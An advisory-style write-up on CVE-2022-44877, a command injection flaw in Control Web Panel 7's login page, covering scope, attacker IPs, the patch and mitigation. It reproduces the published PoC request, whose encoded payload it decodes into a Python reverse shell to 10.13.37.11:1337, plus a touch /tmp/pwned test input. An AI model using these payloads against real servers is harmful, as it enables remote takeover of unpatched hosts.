Hakan Duran
hakann.durann.n@gmail.com
24 January 2023

Control Web Panel 7 is being exploited by Remote Code Execution method, CVE-2022-44877

In Control Web Panel 7 (known as CentOS Web Panel), a serious vulnerability has found which lets attackers to execute commands in victim OS. CWPs whose version is before 0.9.8.1147 can be in the target.

Introduction


The vulnerability, which its type is Remote Code Execution, allows hackers to execute commands by using login/index.php page's login parameter. Running arbitrary commands even gives to chance for escalating privileges. Proof of Concept is published by Numan Türle on 3 January 2023, which can be found from YouTube and Gist. The vulnerability has assigned as CVE on 5 January. Although its knownness has started with 2023, it is actually patched on 25 October 2022. CVSS 3.1 score is 9.8 of 10. Some vulnerability attributes are: attack vector is network, attack complexity is low and priviliges are not required. It is also in the list of CISA's known exploited vulnerabilites catalog. CWE-ID is CWE-78, which means for OS command injection.

Scope

GreyNoise platform has warned that there are at least 6 different IP addresses which try to exploit this vulnerability. These are from 24 January:

- 206.189.170.136
- 111.90.143.214
- 109.70.186.38
- 185.117.73.208
- 157.230.62.113
- 180.183.132.35

Vulnerable machine number is changing sources to sources. Rezilion claims there are 50.000 vulnerable machines and ShadowServer claims there are 38.000 machines. According to ShadowServer data, there are nearly 802 vulnerable machines in Turkey.



© 2023 The Shadowserver Foundation

Vulnerability

CVE-2022-44877, is Remote Code Execution in Control Web Panels whose version is before 0.9.8.11.47, which its vulnerable part is /login/index.php. Taken login parameter is processed as

echo "incorrect entry, IP address, HTTP_REQUEST_URI" >> ./wrong.log”

in server. Point is HTTP_REQUEST_URI parameter can be changeable by modifying login parameter in HTTP request. Using double quotes in echo command gives permission for running commands.

POST /login/index.html?login=${touch${IFS}/tmp/pwned} HTTP/1.1

is an example to show how it can be used. It creates a file whose name is pwned in /tmp directory, ${IFS} is for blank space.

PoC Exploit

Proof of Concept is published by Numan Türle, which is Turkish security engineer at Gais Security.

```
Proof of concept:
--------------
POST
/login
/index.php?login=$(echo${IFS}cHl0aG9uIC1jICdpbXBvcnQgc29ja2V0LHN1YnByb2Nlc3Msb3M7cz1zb2NrZXQuc29ja2V0KHNvY2tldC5BRl9JTkVULHNvY2t
ldC5TT0NLX1NUUkVBTSk7cy5jb25uZWN0KCgiMTAuMTMuMzcuMTEiLDEzMzcpKTtvcy5kdXAyKHMuZmlsZW5vKCksMCk7IG9zLmR1cDIocy5maWxlbm8oKSwxKTtvcy5
kdXAyKHMuZmlsZW5vKCksMik7aW1wb3J0IHB0eTsgcHR5LnNwYXduKCJzaCIpJyAg${IFS}|${IFS}base64${IFS}-d${IFS}|${IFS}bash)
 HTTP/1.1
Host: 10.13.37.10:2031
Cookie: cwpsrv-2dbdc5905576590830494c54c04a1b01=6ahj1a6etv72ut1eaupietdk82
Content-Length: 40
Origin: https://10.13.37.10:2031
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;
v=b3;q=0.9
Referer: https://10.13.37.10:2031/login/index.php?login=failed
Accept-Encoding: gzip, deflate
Accept-Language: en
Connection: close

username=root&password=toor&commit=Login
--------------
```


As it can be seen, login parameter is a code which is base64 encoded. In order to run it, it is piped to base64 decoder and then bash to run it. If we decode it, we can see:

```
python -c 'import socket,subprocess,os;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("10.13.37.11",1337));
os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);
import pty;
pty.spawn("sh")'
```

This code creates socket connection to given IP address and port, which are 10.13.37.11 and 1337 for this situation. After redirecting stdin, stdout and stderr to socket with using os.dup2 function, code spawns shell that will create reverse shell for attacker with using pty module.

Current Status

Vulnerability has patched on 25 October 2022. Control Web Panels whose version is after 0.9.8.1147 are not vulnerable for CVE-2022-44877. After the publishing of PoC exploit, attacks has started, which is usually using that PoC exploit or modified version of it. 2 found attack, which they are from same IP address, 206.189.170.136:9181, is investigated by Germán Fernández. The investigation can be found from [here](). GreyNoise graph which shows how many attack performed per day:



https://viz.greynoise.io/tag/centos-web-panel-rce-cve-2022-44877-attempt?days=30

Mitigation

Numan Türle, writer of PoC, praised CWP7's security team and said "very fast fix". People who uses CWP7 with version before 0.9.8.1147 should upgrade their application to prevent from attackers as soon as possible.

Conclusion

CVE-2022-44877 is a vulnerability that affects Control Web Panels which are being used thousands of enterprises. Since its CVSS 3.1 score is 9.8 and a RCE attack, enterprises should pay attention to this serious vulnerability and take the necessary precautions.

References

- https://nvd.nist.gov/vuln/detail/CVE-2022-44877 and its archive
- https://seclists.org/fulldisclosure/2023/Jan/1
- https://www.bleepingcomputer.com/news/security/hackers-exploit-control-web-panel-flaw-to-open-reverse-shells/

- https://cloudsek.com/threatintelligence/poc-for-high-impact-rce-vulnerability-in-centos-web-panel-7-cve-2022-44877-increases-risk-of-attacks/
- https://portswigger.net/daily-swig/exploit-drops-for-remote-code-execution-bug-in-control-web-panel
- https://viz.greynoise.io/query/?gnql=tags%3A%22CentOS%20Web%20Panel%20RCE%20CVE-2022-44877%20Attempt%22